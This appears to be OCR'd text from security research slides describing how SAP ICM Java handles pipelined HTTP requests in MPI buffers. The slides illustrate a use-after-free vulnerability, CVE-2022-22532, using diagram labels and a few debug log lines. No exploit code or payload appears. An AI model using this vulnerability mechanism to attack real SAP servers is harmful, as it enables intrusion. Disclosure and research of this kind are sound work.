
ICM - HTTP Pipelining

- SAP ICM Java by default accepts Pipelined Requests using different MPI Buffers


I/O Handler
HTTP/1.1 OK 200
....
ICM WT
Java Process
HTTP/1.1 OK
Shared Memory
GET /1
GET/2
HTTP/1.1 OK
Free MPI Buffer
GET /2
Free MPI Buffer
Free MPI Buffer
MPI Request Buffers
GET /1 HTTP/1.1
GET /2 HTTP/1.1


ICM - HTTP Pipelining

- SAP ICM Java by default accepts Pipelined Requests using different MPI Buffers



I/O Handler
HTTP/1.1 OK 200
….
ICM WT
Java Process
Shared Memory
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
GET /2
Free MPI Buffer
Free MPI Buffer
MPI Request Buffers
GET /2 HTTP/1.1
GET /2 HTTP/1.1

MPI Use After Free: CVE-2022-22532

MpiIFreeAllBuffers


I/O Handler
..Rest of Req1 Body..
GET /2 HTTP/1.1
ICM WT
Java Process
HTTP/1.1 OK
Shared Memory
GET /1 HTTP/1.1
Free MPI Buffer
Free MPI Buffer
Body + GET /2
GET /2 HTTP/1.1
Free MPI Buffer
MPI Request Buffers
GET /1 HTTP/1.1
GET /2 HTTP/1.1

MpiIFreeAllBuffers



I/O Handler

HTTP/1.1 OK 200
....

ICM WT

Java Process


Shared Memory

GET /1 HTTP/1.1	HTTP/1.1 OK	Free MPI Buffer
Body + GET /2	GET /2 HTTP/1.1	Free MPI Buffer


MPI Request Buffers

GET /1 HTTP/1.1 → GET /2 HTTP/1.1

MpiIFreeAllBuffers



```
139982723901184] MPI<85148>9#10 Cancel 7 -> MPI_OK
139982723901184] MpiIFreeAllBuffers(): free df3388
139982723901184] MPI<85148>9#12 Delete( 9 ) -> MPI_OK
```



I/O Handler

ICM WT

Java Process

Shared Memory

GET /1 HTTP/1.1

Free MPI Buffer

Free MPI Buffer

Body + GET /2

GET /2 HTTP/1.1


Free MPI Buffer

MPI Request Buffers


GET /2 HTTP/1.1

GET /2 HTTP/1.1

MpiIFreeAllBuffers

